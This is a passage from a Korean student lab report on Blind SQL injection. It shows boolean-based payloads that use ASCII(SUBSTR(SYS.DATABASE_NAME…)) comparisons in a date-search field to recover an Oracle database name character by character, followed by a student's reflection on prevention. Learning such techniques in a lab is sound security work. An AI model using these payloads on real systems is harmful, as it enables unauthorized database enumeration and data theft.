



**5-3. 현재 DB명의 3번째 글자**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 3, 1)) >= 67 --**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 3, 1)) >= 68 --**

: 3번째 글자의 ASCII 코드가 67 이상일 때는 검색에 성공하고, 68 이상일 땐 검색에 실패하였는데, 현재 DB명의 3번째 ASCII 코드가 67이라는 뜻으로 이를 문자로 변환하면 'C'임




**5-4. 현재 DB명의 4번째 글자**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 4, 1)) >= 76 --**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 4, 1)) >= 77 --**


: 4번째 글자의 ASCII 코드가 76 이상일 때는 검색에 성공하고, 77 이상일 땐 검색에 실패하였는데, 현재 DB명의 4번째 ASCII 코드가 76이라는 뜻으로 이를 문자로 변환하면 'L'임




**Step 6. 최종 확인**

**','YYYYMMDD') AND SYS.DATABASE_NAME = 'ORCL' --**

: 현재 DB명이 ORCL이 맞는지 확인하는 쿼리를 넣고 검색해본 결과, 게시자가 internet인 결과가 1개 나오는 것으로 보아 현재 DB명은 ORCL이 맞음을 알 수 있음




<참고>

deftkang의 IT 블로그 - [Oracle] 날짜 검색방법(자료형변환 Between사용방법)및 주의사항 (https://deftkang.tistory.com/86)

(다음 페이지에 이어서)

| 성명 | 프로젝트 후 소감 |
| --- | --- |
| 김가람 | GET 방식과 POST 방식의 차이가 무엇인지 몰랐는데, 이번 실습을 통해 그 차이를 이해할 수 있었다. GET 방식은 URL에 데이터가 포함되므로 특수문자 사용이 까다롭지만, POST 방식은 본문을 통해 데이터를 전달하므로 보다 자유롭다는 점을 알게 되었다.<br>또한 로그인 창에서 실습할 때는 아이디와 비밀번호를 모르니 회원가입을 한 후 Blind SQL Injection을 해야 하는 것, 날짜 검색란에서는 문자열을 DATE 형식으로 바꿔주어야 하는 것 등 단순히 공격 기법을 익히기만 하는 것이 아니라 개발자의 입장에서 이를 예방하기 위해 어떤 방식으로 검증해야 하는지, 필터링을 어떻게 적용해야 하는지 등을 고려해야 한다는 점이 어렵게 다가왔다. 그렇기에 직접 코드를 작성해보면서 보안을 어떻게 적용할 수 있는지, 어느 부분에서 취약점이 발생할 수 있는지 등을 고민해보며 이러한 능력을 기르기 위해 노력해야겠다는 생각이 들었다. |